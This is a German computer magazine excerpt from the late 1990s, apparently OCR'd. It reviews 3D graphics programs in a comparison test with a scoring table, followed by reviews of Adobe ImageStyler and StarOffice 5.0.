Die Darstellungsqualität mit Shader-Materialien ist meist besser als die von Materialbibliotheken, da durch die prozedurale Modifikation echtere und lebendigere Oberflächen erstellen lassen. Die Zuordnung der Aufgabenobjekte erfolgte korrekt.

Das Programm arbeitet mit einer Timeline, die Ray Dream zu einer guten Animationslösung macht. Durch das Verschieben von Keyframes lassen sich genaue Bewegungsabläufe einstellen. Der Bewegungspfad ließ sich auch in den Ansichtsfenstern verändern, indem wir die Knoten verschoben haben. Der Flug des Raumschiffs konnte so problemlos animiert werden.

Simply 3D

An 3D-Einsteiger richtet sich Micrografx Simply 3D. Das Programm bietet nur in geringem Maße Tools zum Modellieren von 3D-Objekten. Es beherrscht ausschließlich Objektmodifikation wie Skalieren, Verbiegen und Stauchen/Dehnen. Vertex-Veränderungen oder Netzmanipulation sind nicht vorgesehen. Die Objektveränderungen sind animierbar. Des weiteren ist Morphing möglich.

Die Oberfläche ist übersichtlich und gut strukturiert. Simply 3D kennt Four up, Isometrie und Perspektivansicht der Arbeitsebene. Im Perspektivfenster kann geshadet dargestellt werden (mit Hintergrundgrafik). In der isometrischen Ansicht gibt es nur die Gitterdarstellung. Objekte sind per Klick oder über die Hierarchieliste aktivierbar.

Der Import von *dxf*-Dateien ist generell möglich, das Dino-Mesh war jedoch zu komplex und wurde nach dem Import nicht mehr dargestellt. Die Mondoberfläche wurde durch eine einfache Fläche erstellt. Erhebungen/Vertiefungen ließen sich mangels Vertex-Manipulation nicht erstellen.

Die Konstruktion des Raumschiffs über extrudierte Shapes war nicht möglich. Allerdings konnten wir durch Objekte aus der Bibliothek und Grundkörper ein ähnliches Ergebnis erzielen. Die Fahne und die Fahnenstange entstanden



ZU KOMPLEX: Micrografx Simply 3D patzte beim Import der *dxf*-Datei, weshalb der Dino hier nicht landen konnte.

aus Grundkörpern. Da keine Funktionen wie Welle oder Kräuseln enthalten sind, wirkte die Flagge statisch und unecht. Der Helm für den Vordergrund ließ sich nicht über Boolesche Funktionen erstellen und sah daher ebenfalls unecht aus. Somit scheidet Simply 3D für anspruchsvolle Konstruktionen aus.

Simply 3D eignet sich sehr viel besser für Oberflächen. Es liefert dafür einen Katalog mit 800 in Kategorien geordneten Texturen mit. Die Sammelmappe stellt die qualitativ hochwertigen Materialien in einer gut erkennbaren Voransicht auf Kugeln gemapt dar.

Die Zuordnung zum Objekt erfolgte per Drag&Drop. Zugeordnete Materialien konnten wir modifizieren. Veränderbar sind vier Charakteristika: Surface-, Texture-, Bump- und Reflection-Mapping. Die Werte lassen sich per Slider und auch numerisch verändern. Die Position der Maps auf dem Objekt ist verschieb- und skalierbar.

Grundeinstellungen wie planar, zylindrisch oder sphärisch gibt es nicht. Materialien können nur dem gesamten Objekt, nicht aber einzelnen Objektbereichen zugeordnet werden. Die Zuordnung der Aufgabenobjekte erfolgte korrekt.

Simply 3D wendet sich an den „Nicht-Animator". Es stellt vorgefertigte Bewegungen in einer Bibliothek zur Verfügung. Dem Raumschiff konnten wir so mühelos eine Flugbewegung zuordnen. Der Bewegungspfad ließ sich bearbeiten, und durch Versetzen von Animationskeys auf dem Pfad war auch eine – wenn auch umständliche – Geschwindigkeitskontrolle möglich. Dennoch eignet sich Simply 3D gut für Bewegungen.




INTERNET-TAUGLICH: Caligari trueSpace eignet sich gut, um VRML-Welten für das Internet zu erstellen.

TESTVERFAHREN UND ERGEBNISSE

Die Testaufgabe bestand darin, eine in 3D Studio Max erstellte Szene nachzubauen und zu animieren. Um die Texturierung zu prüfen, erzeugten wir eine Mondoberfläche. Der Sternenhimmel mit Erde zeigte, ob die Programme einen korrekten Hintergrund abbilden. Die Modellierfähigkeiten wurden mit einem Raumschiff und einem Astronautenhelm getestet. Schließlich überprüften wir den Dateiimport mit einer komplexen Fremddatei. Die Raytracing-Qualität läßt sich an der Spiegelung im Visier des Helms ablesen. Das fertige Testbild sehen Sie auf S. 158 oben.

Die Testaufgaben lösten wir unter Windows 95 und unter NT 4.0. Da die getesteten 3D-Programme in ihren Möglichkeiten zum Teil sehr weit auseinander liegen, wählten wir für den Geschwindigkeitstest eine einfache Objektberechnung als Render-Aufgabe, um keine Verfälschung durch unterschiedliche Polygonzahlen zu riskieren.

Um die Ergebnisse meßbar zu halten, wählten wir als Testrechner einen (langsamen) Pentium 133 mit 64 MByte Arbeitsspeicher, 16 MByte Grafikkarte von STB und 4-GByte-SCSI-Festplatte. Die Meßwerte bewerteten wir zu 60 Prozent, den subjektiven Geschwindigkeitseindruck zu 40 Prozent.



CINEMA ist das schnellste Programm im Test.

trueSpace

Caligary trueSpace entspricht mit seinen Funktionen den Ansprüchen eines professionellen 3D-Programms. Es beherrscht sogar Metaballs, das Modellieren mit Kugeln, vergleichbar mit echtem Modellieren in Ton.

Einen besonderen Leckerbissen hat trueSpace sogar viel teureren Spezialisten wie 3D Studio Max voraus: die Funktion Plastiform. Plastiform ermöglicht beispielsweise das Gravieren in eine Oberfläche und dies in Echtzeitdarstellung. Dadurch ist trueSpace für organische Modellierungen bestens geeignet.

Die Oberfläche ist leider gewöhnungsbedürftig, da die Icons nicht selbsterklärend und unscharf sind. Die Anordnung und Gruppierung verwirrt. Das Einrichten der Fenster ist umständlich, da es keine automatische Four-up-Einstellung gibt. Isometrie und Perspektive/Kameraansicht sind frei wählbar. Die Fenster aktualisieren sich automatisch bei Veränderungen der Objekte.

trueSpace leistet sich in keinem Bereich Ausfälle. Der Import von *dxf*-Dateien funktionierte sehr gut. Caligari konnte das 3D-Studio-Format perfekt lesen.

Die Mondoberfläche erstellten wir durch eine Fläche. Die Anzahl der Flächensegmente war einstellbar, wodurch ein gut manipulierbares Netz entstand. Mit der Magnetfunktion konnte die Oberfläche leicht modelliert wer- ▶

den. Der Erstellung des Raumschiffs waren keine Grenzen gesetzt, da alle notwendigen Modellierungswerkzeuge zur Verfügung standen. Der Fahne konnten wir – wie allen Objekten – korrekte physikalische Eigenschaften zuordnen, wodurch sie durch Wind beeinflußbar wurde. Der Dino wurde mit allen Texturen und Attributen übernommen. Den Helm erhielten wir korrekt über Boolesche Funktionen, wobei sich hier die Werkzeuge Metaballs und Plastiform als bessere Lösung anboten.

trueSpace arbeitet mit einem 3D-Malwerkzeug, mit dem Sie ein Objekt frei bemalen. Auch Oberflächenstrukturen lassen sich auftragen. Materialien kann trueSpace wiederverwenden. trueSpace verzichtet leider auf eine vorgefertigte Bibliothek. Auch trueSpace arbeitet mit der Timeline. Die Animationsoptionen bieten sich für exakte Bewegungen an.

Fazit

Mit Ausnahme von IMSI 3D live grafix zeigten alle Testkandidaten ein erfreulich hohes Niveau.

Eindeutiger Testsieger ist **Cinema 4D Go**. Das Programm glänzte auf der ganzen Linie: Es läßt sich auch von Einsteigern sofort einsetzen und bietet einen atemberaubenden Funktionsumfang. Zudem ist Go das mit Abstand schnellste 3D-Programm.

Auf Platz 2 kommt **Monzoom**. Unter der gewöhnungsbedürftigen Oberfläche finden Sie erstklassige Konstruktionswerkzeuge und vielfältige Animationsoptionen. Dritter wurde **trueSpace 3.1**, ein Profiprogramm, das sich wie Monzoom an 3D-Experten richtet.

Hinter trueSpace erringt das leicht erlernbare **Simply 3D** den vierten Platz. Die Bedienung kommt Anfängern entgegen, die vorgefertigten Materialien sind vielfältig und gut, Animationen lassen sich leicht bewerkstelligen. Für Konstruktionsaufgaben gibt es jedoch bessere Lösungen.

Nahezu gleichauf liegt **Ray Dream 3D**. Auch das MetaCreations-Programm empfiehlt sich wärmstens für Einsteiger und Gelegenheitsanwender.

Weit abgeschlagen landet **3D live grafix** auf dem letzten Platz. Das Programm überzeugt in keinem Aufgabengebiet. IMSI sollte dieser unzeitgemäßen Software schnellstens eine Generalüberholung angedeihen lassen oder sie vom Markt nehmen. PK

Auf der Heft-CD-ROM finden Sie eine Trialversion von Cinema 4D Go.

DIE TABELLE

So bewertet PC Magazin

Bei der Bewertung berücksichtigen wir folgende Punkte:

Funktionsumfang:
Der Funktionsumfang bezieht sich auf die Funktionen, die für 3D-Programme typisch sind. Wichtig ist, daß nicht nur die Bedienung der Funktionen ein schnelles, unkompliziertes Arbeiten gestatten, sondern daß auch die Qualität des gerenderten Ergebnisses professionellen Ansprüchen genügt. Der Funktionsumfang fließt mit 30 Prozent in die Gesamtwertung ein.

Bedienung:
Bei der Bedienung legten wir Wert auf ein verständliches Gesamtkonzept und eine schlüssige, intuitive Benutzerführung. Wichtig ist, daß das Programm auch Anfängern ein leichtes Arbeiten gestattet und die Einarbeitungszeit gering ist. Dies bewerten wir mit 30 Prozent.


Geschwindigkeit:
Bei der Geschwindigkeit messen wir die Arbeits-, Darstellungs- und Render-Geschwindigkeit (siehe Textbox „Testverfahren und Ergebnisse"). Die Geschwindigkeit berücksichtigten wir zu 30 Prozent.

Support:
In der Support-Wertung (10 Prozent) beurteilen wir die Qualität und Verständlichkeit sowie den Umfang von Handbuch und Online-Hilfe.

Unser Notenspektrum reicht von 0 (unzureichen) bis 10 Punkte (Referenz).

● ja, funktioniert einwandfrei
⊘ nein oder nicht besonders praxistauglich

Produkt	3D live grafix
Hersteller:	IMSI
Preis:	299 Mark
Info:	COMPO Software, 52074 Aachen
Internet:	www.neongrafix.com
Betriebssysteme:	Windows 95, NT
Ausstattung	
Vertex-Tools:	●
3D-Transformationen:	●
Grundkörper:	●
Extrusionskörper:	●
Boolesche Operatoren:	⊘
Morphing:	●
Partikelsystem:	⊘
Objektbibliothek:	⊘
Beleuchtung animiert:	●
Raytracing:	⊘
Materialbibliothek:	●
Shader:	⊘
3D-Malen:	⊘
Animierte Kameras:	●
Keyframe-Editor:	⊘
Animationsbibliothek:	⊘
Import:	⊘
Export:	⊘
Netzwerk-Rendering:	⊘
Comic-Filter:	⊘
Nebel:	⊘
Tiefenschärfe:	⊘
Lichtprojektor:	⊘
Sichtbares Licht:	⊘
Panorama-Kamera:	⊘
Plugins:	⊘
Wertung	
+	
–	– umständlich – sehr schlechtes Handbuch
Meinung:	Die Arbeit mit diesem Programm ist kompliziert und zeitaufwendig.
Preis/Leistung:	
Funktionsumfang (30%):	
Bedienung (30%):	
Geschwindigkeit (30%):	
Support (10%):	
GESAMT	





Cinema 4D Go	Monzoom	Ray Dream 3D	Simply 3D	Caligary trueSpace
Maxon Computer	Oberland Computer	MetaCreations	Micrografx	Caligari Corporation
378 Mark	399 Mark	150 Mark	129 Mark	399 Mark
Maxon Computer, 61381 Friedrichsdorf	Oberland Computer, 61476 Kronberg	CKS Realtime, 22041 Hamburg	Micrografx, 85716 Unterschleißheim	Softline, 77704 Oberkirch
www.cinema4d.de	www.monzoom.de	www.metacreations.com	www.simply3d.com	www.caligari.com
Windows 95, NT, Mac	Windows 95, 98, NT	Windows 95, NT, Mac	Windows 95, NT	Windows 95, NT
●	●	⊘	⊘	●
●	●	●	●	●
●	●	●	●	●
●	●	●	⊘	,,
●	●	⊘	⊘	●
●	●	⊘	●	⊘
●	●	⊘	⊘	●
⊘	⊘	●	●	⊘
●	●	●	●	●
●	●	●	⊘	●
●	●	●	●	●
●	⊘	●	⊘	⊘
⊘	⊘	⊘	●	●
●	●	●	●	●
●	●	●	⊘	●
⊘	⊘	⊘	●	⊘
●	●	●	●	●
●	●	●	●	●
⊘	⊘	⊘	⊘	⊘
●	⊘	●	●	●
●	●	●	⊘	●
●	●	⊘	⊘	⊘
●	●	●	⊘	●
●	●	⊘	⊘	●
●	⊘	⊘	⊘	⊘
●	●	⊘	⊘	⊘
– extrem schnell – hervorragende Bedienung	– sehr ausgefeilte Modellingfunktionen – professionelle Ausgabe	– sehr gut bestückte Bibliotheken – ansprechenden Ausgabe	– sehr gut bestückte Bibliotheken – Drag&Drop	– umfanreiche Modelling-Funktionen – Plastiform-Werkzeug
– keine Metaballs	– gewöhnungsbedürtige Benutzerführung – Programmkonzept nicht standardgemäß	– zu wenige Modelling-Tools	– nur 3D-Transformation – kein Modelling	– gewöhnungsbedürftige Navigation – Icons schwer verständlich
Man merkt die Liebe der Entwickler zum Detail. Mit 4D Go wird 3D für Anfänger wie für Profis zum Vergnügen.	Mit Monzoom läßt sich professionell arbeiten. Konstrukteure werden die vielfältigen Modelling-Funktionen schätzen.	Ray Dream 3D ist ein leichtgängiges Programm für Anfänger und Gelegenheits-Animatoren.	Das Programm für Einsteiger oder Anwender, die nur mal schnell eine Logoanimation brauchen.	Wer sich an die Benutzeroberfläche gewöhnen kann, hat mit trueSpace einen Modeller, der Profiansprüchen mehr als gerecht wird.
10	8	8	8	9
8	9	6	5	10
9	7	7	9	5
9	8	7	7	7
10	6	8	7	7
9	8	7	7	7

Skala jeweils: 0 1 2 3 4 5 6 7 8 9 10



Betatest: Adobe ImageStyler

Knöpfe auf Knopfdruck

Attraktive Bildschirm- und Web-Seiten gelingen mit ImageStyler. Er bearbeitet Bilder und liefert Java-Scripts und HTML-Seiten per Mausklick.

BIRGIT EWERT

Wer schießt schon gerne mit Kanonen auf Spatzen? Übertragen auf Web-Seiten- und Bildschirm-Designer sind Bildbearbeitungen wie Photoshop viel zu mächtig – und lassen dennoch manche Spezialfunktion schmerzlich vermissen.

Diese Lücke soll Adobe ImageStyler schließen. ImageStyler ist in erster Linie ein spezialisiertes Bildbearbeitungsprogramm für die Bildschirmausgabe, das der Hersteller mit zusätzlichen Funktionen für die grafische Web-Seiten-Gestaltung und Zeichenwerkzeugen ergänzt hat.


ImageStyler verfügt über die nötigen Funktionen für genaue Bildkorrekturen: etwa den Zauberstab, das Lasso-Werkzeug, das Klon-Tool und Ebenen. Hinzu kommen Bibliotheken mit interaktiven Elementen, die Sie per Drag&Drop auf Web-Seiten ziehen können.

Im Paket stecken vorgefertigte Knöpfe mit Optionen wie Rollover-Effekte, die dafür sorgen, daß sich das Aussehen des Buttons ändert, sobald der Cursor darüberfährt oder der Knopf gedrückt wird. Diesen Effekt weisen Sie mit der JavaScript-Palette den jeweiligen Objekten zu.

Wenn Sie etwa eine Web-Seite für einen Reiseveranstalter herstellen, plazieren Sie zuerst den Hintergrund als Bilddatei, im Beispielbild auf dieser Seite die Unterwasserszene. Für die Button-Leiste modifizieren Sie ein Rechteck. Wie in einem Zeichenprogramm verwenden Sie beliebige Grundformen, die Sie mit anderen Formen beliebig kombinieren oder abwandeln. Boolesche Operationen wie Ausstanzungen lassen sich mühelos durchführen.

Eine sonst oft langwierig herzustellende Licht- und Schattenkante, die für eine räumliche Wirkung sorgt, liegt als vordefinierter Stil in der Style-Palette vor. Über die Style-Palette weisen Sie entweder vordefinierte Stile zu oder ändern beispielsweise in der 3D-Palette die Richtung des Schattenwurfs.

Ebenso einfach erzeugen Sie Texturen (Hintergrundmuster) – ob für Grafik oder Text spielt dabei keine Rolle. Sogar metallische oder gläserne Buttons gibt es. Weitere vordefinierte Formen wie geschweifte Pfeile stehen ebenfalls zur Wahl. Um das Ergebnis zu prüfen, rufen Sie die Vorschau im Netscape Navigator oder im Internet Explorer auf.



GELUNGENE KOMPOSITION: ImageStyler bietet alle nötigen Tools für Bildschirmdesigner.

Blitzschnelle Änderungen

Alle Effekte passen Sie jederzeit ohne großen Aufwand an. Falls Ihnen die Button-Form nicht zusagt, ändert beispielsweise ein Mausklick in der *Transform-Palette* die Form von *Oval* zu *Rechtwinklig* oder *Polygon*.

Besonders nützlich ist die Option, die Form aller Buttons auf einen Schlag anzupassen: Wenn Sie das Original modifizieren, egal ob Form, Textur oder Stil, ändern sich die Aliase (Ableger) automatisch – eine Funktion, die viel Arbeitszeit spart. Soll das Aussehen Ihrer Web-Seite in bestimmten Abständen wechseln, ändern Sie die eingebundenen Grafiken automatisch im *Stapelverfahren*.

Neben dem Photoshop-Format (inklusive Ebenenmasken und Alphakanälen) importiert ImageStyler *jpg-*, *gif-*, *tif-* und *ai-*Format und exportiert das Ergebnis wahlweise als fertige HTML-Seite oder in den Formaten *psd*, *jpg*, *gif* und *png*. In der Vorschau entscheiden Sie sich für das Format, das am besten paßt. Die Internet-Adresse (URL) können Sie den Objekten ebenfalls schon im ImageStyler zuweisen.

Fazit

ImageStyler bietet alle nötigen Zutaten – von Bildbearbeitungsoptionen bis zu einfachen Zeichenwerkzeugen und praktischen Java-Scripts. Somit ist die Software besonders für das Web- und Sreendesign interessant. PK

HIGHLIGHTS

- Java-Scripte für Button-Interaktivität
- leichte Bedienung
- automatische Stapelverarbeitung

IMAGE STYLER

Preis: zirka 300 Mark

Info: HoCom, 65936 Frankfurt, www.adobe.de

Unsere Meinung: ImageStyler ist eine vielversprechende, grafische Komplettlösung für das Screendesign. Das Bedienkonzept überzeugt.

StarOffice 5.0

Mächtiger Eigenbrötler

Das neue StarOffice 5.0 geht eigene Wege und löst sich bewußt von den sonst üblichen Windows-Konventionen. Dafür bietet das Programm eine beispiellose Komplettausstattung.

RALPH KUSTERER

Das StarOffice 4.0 war das erste Office-Paket, das konsequent alle Werkzeuge in einer Arbeitsoberfläche versammelte. Der Nachfolger StarOffice 5.0 geht einen Schritt weiter und präsentiert sich quasi als eigenständiges System: Nach dem Start erscheint bildschirmfüllend der neue Desktop des StarOffice, der sich standardmäßig weder verkleinern noch minimieren läßt. Dafür verfügt der Desktop über eine eigene Task-Leiste mit integrierter *Start*-Schaltfläche, über die Sie installierte Programme aufrufen und Systemeinstellungen ändern können.

Die Oberfläche stellt wichtige Funktionen des Betriebssystems zur Verfügung, beispielsweise verschiedene Ansichten inklusive integrierter Vorschau sowie variable Suchfunktionen, die allerdings Dokumentinhalte unberücksichtigt lassen. Über das zuschaltbare Explorer-Fenster erhalten Sie direkten Zugriff auf alle Laufwerke und Ordner.

ZWISCHENSCHRITT

Das kürzlich veröffentlichte Service Pack 3 für das StarOffice 4.0 behebt unter anderem Sicherheitsprobleme der E-Mail- und News-Funktionen sowie einige Bugs in den verschiedenen Programmodulen. Da hier erstmals neue Technologien des StarOffice 5.0 implementiert wurden, weist das komplett neu entwickelte Release im Vergleich zum Service Pack 2 einige Einschränkungen auf. So läßt sich beispielsweise immer nur ein Dokumentfenster anzeigen.
Die Installation empfiehlt sich somit nur für Anwender, die Probleme mit den E-Mail-Funktionen haben und auf mehrere gleichzeitig geöffnete Fenster verzichten können.

Zusätzlich besteht die Möglichkeit, mit mehreren Desktops zu arbeiten, indem Sie beliebige Ordner als Desktop deklarieren. Wem diese Funktionalität nicht genügt, kann den StarDesktop als normales Fenster nutzen, das sich verkleinern und minimieren läßt.

MEHRERE GEÖFFNETE DOKUMENTE lassen sich gleichzeitig nur als Fenster im Fenster anzeigen.

Abweichende Konzepte


Mit dem StarOffice 5.0 verfolgen die Entwickler das Ziel, die Bedienung und Optik auf allen Plattformen anzugleichen. Zwangsläufig löst sich das Programm damit von einigen Windows-Konventionen. Etwas gewöhnungsbedürftig für Windows-Anwender ist die gleichzeitige Darstellung von mehreren geöffneten Dokumentfenstern. Dies funktioniert nur – sozusagen als Fenster im Fenster – in einem Task, indem der Anwender, beispielsweise auf der Task-Leiste eine Dokumentschaltfläche auf den Button des sichtbaren Fensters zieht.

Bei den neuen *Öffnen-* und *Speichern unter*-Dialogen irritiert zunächst, daß ein Feld zur Direktauswahl des Laufwerks fehlt. Durch einen langen Klick auf die Schaltfläche *Ein Verzeichnis hoch* erhalten Sie jedoch ein Kontextmenü, das den direkten Sprung zum Root-Verzeichnis oder Arbeitsplatz ermöglicht. Neben diesen ungewöhnlichen Lösungen bietet der Star-Desktop auch sinnvolle Neuerungen: So lassen sich Dokumentfenster jetzt durch einen Klick auf ein Pin-Symbol in der Titelleiste fest im Vordergrund verankern. Erfreulich ist auch, daß auf Wunsch die zuletzt benutzte Arbeitsumgebung beim nächsten Start vollständig wiederhergestellt wird.

Neue Module

Das StarOffice 5.0 bietet nun als neue Module ein Vektorgrafikprogramm sowie einen Terminplaner. Hauptanwendungen sind die Module Textverarbeitung mit HTML-Editor, Tabellenkalkulation und Präsentationsprogramm sowie Datenbank und Web-Browser. Hinzu kommen die Module E-Mail-Client, Newsreader, Formeleditor und Bildbearbeitung.

Der neue Terminplaner StarSchedule ist in der Funktionalität mit MS Outlook 97 vergleichbar, läßt sich aber erheblich leichter bedienen. Der Multiuser-fähige Kalender bietet eine Aufgabenliste, unterstützt automatische Erinnerungen und verwaltet Serientermine. Ebenfalls einen sehr guten Eindruck hinterläßt das neue Vektorgrafikmodul. StarDraw bietet eine Vielzahl von Möglichkeiten, um durch Manipulation von Beleuchtung



DAS NEUE VEKTORGRAFIKPROGRAMM StarDraw überzeugt mit leistungsfähigen 3D-Funktionen.

oder Oberflächenmaterial sehenswerte dreidimensionale Objekte zu erzeugen.

Weitere Highlights sind die einfache Umwandlung von zweidimensionalen Objekten in 3D-Rotationskörper und die verbesserten Bézier-Kurven. Die Funktionen von StarDraw stehen auch im Präsentationsmodul StarImpress zur Verfügung.

Datenbank-Funktionen

Die integrierte Datenbank StarBase arbeitet jetzt relational, so daß sich Verknüpfungen zwischen Tabellen herstellen lassen. Das relationale StarBase-Format steht derzeit nur in der Windows-Version zur Verfügung. Wer dieses nutzen möchte, vermißt in der Online-Hilfe den expliziten Hinweis, daß die Einrichtung einer Verknüpfung im Relationen-Editor nur funktioniert, wenn vorher in der Zieltabelle manuell ein Feld mit gleichem Namen und Typ wie das referenzierte Schlüsselfeld in der Quelltabelle eingerichtet wurde.

Erweitert wurde auch die Integration externer Datenbanken. Mit Hilfe nativer Treiber lassen sich jetzt mit MS Access 97, DB2 oder Oracle erzeugte Datenbanken direkt als Tabellen in das Explorer-Fenster integrieren. Weitere Datenbankformate bindet das StarOffice über ODBC und JDBC (Java DataBase Connectivity) ein. Außerdem besteht die Möglichkeit, dBase- und Textdatenbanken direkt im StarOffice anzulegen.

Der Datenbankbereich hat viel an Funktionalität gewonnen. Aufgrund der gewöhnungsbedürftigen Bedienung kann er nicht vollständig überzeugen.

Internet und DTP

Für das Senden und Empfangen von E-Mails steht jetzt neben POP3 und IMAP4 als neuer Account-Typ das häufig in Intranets genutzte VIM (Vendor-Independent Messaging) zur Verfügung. Außerdem lassen sich nun cc:Mail- und Lotus-Notes-Accounts in das StarOffice einbinden.

Beim StarWriter sind erweiterte DTP-Fähigkeiten zu verzeichnen. Die Textverarbeitung unterstützt nun verkettete Textrahmen, so daß Sie Texte an beliebiger Stelle im Dokument weiterlaufen lassen können. In Kombination mit der bereits in der Vorversion implementierten Registerhaltigkeit, die den Versatz von Zeilen vermeidet, lassen sich Dokumente professionell gestalten. Eine pfiffiges Feature ist auch der Direkt-Cursor, der die Plazierung der Einfügemarke an jeder beliebigen Stelle im Dokument gestattet.

Teamwork


Die einzelnen Module des StarOffice arbeiten gut zusammen. Sie können beispielsweise bei der Arbeit mit Tabellen in einem Textdokument die StarCalc-Bearbeitungsleiste nutzen, um Formeln zu erstellen und zu bearbeiten. Eine Zeichenleiste ermöglicht in allen Dokumenten das direkte Anlegen zweidimensionaler Grafiken. 3D-Zeichnungen müssen allerdings über die Zwischenablage oder als OLE-Objekt eingebunden werden.

Beim Datenaustausch gibt lediglich die Übernahme von Werten aus StarCalc in eine Tabelle im Textdokument Anlaß zu Kritik: Werden dabei mehrere Werte übertragen, fügt das StarOffice alle Werte in jede markierte Zelle des Textdokuments ein.

Fazit

Das StarOffice 5.0 ist ein ambitioniertes Programm von beeindruckender Funktionsvielfalt. Mit dieser Version sind die Entwickler Ihrem Ziel einen großen Schritt nähergekommen, alle nötigen Funktionen unter einer Oberfläche anzubieten. Allerdings erfordern die Komplexität des Programms sowie die teilweise vom Windows-Standard abweichenden Konzepte einen relativ hohen Einarbeitungsaufwand. Der lohnt sich aber aufgrund des großen Potentials des Programms auf jeden Fall.

Die Performance des StarOffice 5.0 liegt auf dem Niveau der Vorgängerversion. Verbesserungswürdig erscheint allerdings die Stabilität, wobei die Totalabstürze im Test in der Mehrzahl auf den Web-Browser und die Datenbank zurückzuführen waren. Die anderen Module machen bereits einen stabilen Eindruck. CH/TR



DER STARWRITER BIETET neue DTP-Funktionen, beispielsweise die Verkettung von Textrahmen.

STAROFFICE 5.0


Preis: Vollversion: 498 Mark, (Update: 249 Mark)

Info: StarDivision, 20097 Hamburg, www.stardivision.de


(+)
- umfassende Komplettausstattung
- hochintegrierte Arbeitsumgebung
- guter Terminkalender
- leistungsfähige 3D-Grafik
- DTP-Features im StarWriter

(–)
- Anzeige mehrerer Dokumentfenster nur in einem Task
- „versteckter" Laufwerkswechsel in *Öffnen*-Dialogen
- knappe Online-Hilfe

Meinung: Trotz der Abkehr von einigen Windows-Konventionen ist der Umstieg aufgrund der überzeugenden Ausstattung des StarOffice 5.0 empfehlenswert.









Fax-Software

Featuritis

Neue Funktionen für das Faxen aus Netzwerken bietet **WinFax Pro 9.0** von Symantec. Mehrere Benutzer können sich mit dem Programm ein Modem und eine Telefonleitung teilen sowie Faxe über das Internet verschicken.

